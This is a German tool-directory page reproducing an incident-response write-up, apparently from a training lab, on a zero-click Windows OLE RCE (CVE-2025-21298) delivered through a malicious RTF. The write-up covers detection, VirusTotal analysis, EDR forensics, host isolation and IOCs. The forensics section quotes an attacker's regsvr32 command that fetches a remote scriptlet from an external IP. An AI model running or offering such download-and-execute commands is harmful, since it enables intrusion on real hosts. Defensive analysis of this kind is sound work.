
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Zero-Click-RCE-Incident-Response-CVE-2025-21298 — Technische Untersuchung und Eindämmung eines Zero-Click-RCE-Exploits mit kritischem Schweregrad (CVE-2025-21298) mithilfe von EDR-Telemetrie und statischer Malware-Analyse. | Kitploit
Tools/GitHubGitHub/tarunbharathe/zero-click-rce-incident-response-cve-2025-21298
Management von Indicators of Compromise (IOC)SchwachstellenanalyseMalware-AnalyseDigitale ForensikCommand and ControlBedrohungsanalyseLernen & BildungIncident ResponseLabs & Praxis
Teilen
GitHubtarunbharathe/zero-click-rce-incident-response-cve-2025-21298

Zero-Click-RCE-Incident-Response-CVE-2025-21298

Technische Untersuchung und Eindämmung eines Zero-Click-RCE-Exploits mit kritischem Schweregrad (CVE-2025-21298) mithilfe von EDR-Telemetrie und statischer Malware-Analyse.

Repository anzeigen
42vor 7 MonatenNoch nicht geprüft

Incident Response: Windows OLE Zero-Click RCE (CVE-2025-21298)

Projektübersicht

Dieses Projekt dokumentiert die End-to-End-Untersuchung und Eindämmung eines kritischen Zero-Click-Remote-Code-Execution-Angriffs (RCE). Mithilfe von EDR-Telemetrie und Threat Intelligence habe ich einen „Living off the Land“-Angriff (LotL) identifiziert, der automatisierte Verteidigungsmaßnahmen umging und eine Command-and-Control-Kommunikation (C2) aufbaute.

Hauptziele

  • Priorisierung von High-Priority-SIEM-Alerts für Zero-Day-Exploits.
  • Durchführung statischer Analysen von weaponisierten RTF-Anhängen.
  • Durchführung von Endpoint-Forensik zur Identifizierung bösartiger Prozessbäume.
  • Netzwerkisolation über EDR zur Eindämmung aktiver Bedrohungen.

Incident-Lifecycle-Umsetzung (NIST SP 800-61)

1. Erkennung & erste Sichtung



Ich habe Event ID 314 identifiziert: Windows OLE Zero-Click RCE Detection. Die erste Telemetrie zeigte, dass die bösartige Datei mail.rtf von den Perimeter-Verteidigungsmaßnahmen zugelassen wurde, was auf eine aktive Kompromittierung der Workstation „Austin“ hindeutet.
Initial Alert

2. Statische Analyse & Threat Intelligence


Ich habe eine Reputationsprüfung des Datei-Hashs bei VirusTotal durchgeführt. Die Ergebnisse bestätigten eine Erkennungsrate von 25/55 und identifizierten die Datei eindeutig als weaponisiertes RTF, das CVE-2025-21298 ausnutzt. Diese Schwachstelle ermöglicht Remote-Code-Ausführung über den Windows-Vorschaubereich ohne Benutzerinteraktion.
Static Analysis

3. Endpoint-Forensik (Jagd nach der Payload)


Ich bin zur EDR-Terminalhistorie des Hosts „Austin“ gewechselt, um das Post-Exploitation-Verhalten zu identifizieren. Dabei entdeckte ich eine bösartige Ausführung im Sinne von „Living off the Land“ (LotL):

  • Befehl: regsvr32.exe /s /u /i:http://84.38.130.118/...
  • Analysten-Einblick: Der Angreifer nutzte eine signierte Windows-Binärdatei (regsvr32.exe), um ein bösartiges Scriptlet von einem entfernten Server abzurufen und dabei Standard-Anwendungs-Whitelisting sowie herkömmliche AV-Signaturen zu umgehen.
Endpoint Logs C2 Infrastructure Details

4. Eindämmung & Neutralisierung

Gemäß dem NIST Incident Response Framework wurde die sofortige Eindämmung priorisiert. Ich habe eine Netzwerkisolation auf dem betroffenen Host durchgeführt, um die C2-Kommunikation zu beenden und laterale Bewegung innerhalb des Firmennetzwerks zu verhindern.

Containment Action

5. Abschluss & Abschlussbericht

Der Vorfall wurde als True Positive abgeschlossen. Ich habe die Angreifer-IP (84.38.130.118) und die forensischen Beweise für die Threat-Intelligence- und Firewall-Teams dokumentiert, um zukünftige Vorfälle zu verhindern.

Final Resolution


Indicators of Compromise (IOCs)

TypWert
C2-IP-Adresse84.38.130.118
Datei-Hash (SHA256)df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184
SchwachstelleCVE-2025-21298
MITRE ATT&CKT1218.010 - Signed Binary Proxy Execution: Regsvr32

Wichtigste Erkenntnisse

  • Defense-in-Depth: Zero-Click-Exploits zeigen, warum signaturbasierte Antivirenlösungen für moderne Bedrohungen unzureichend sind.
  • Log-Korrelation: Erfolgreiche Korrelation von SIEM-Alarmdaten mit EDR-Terminalprotokollen zur Bestätigung der aktiven Ausnutzung.
  • EDR-Kompetenz: Geübte schnelle Host-Isolation zur Minimierung der „Verweildauer“ des Bedrohungsakteurs.
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    256

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →







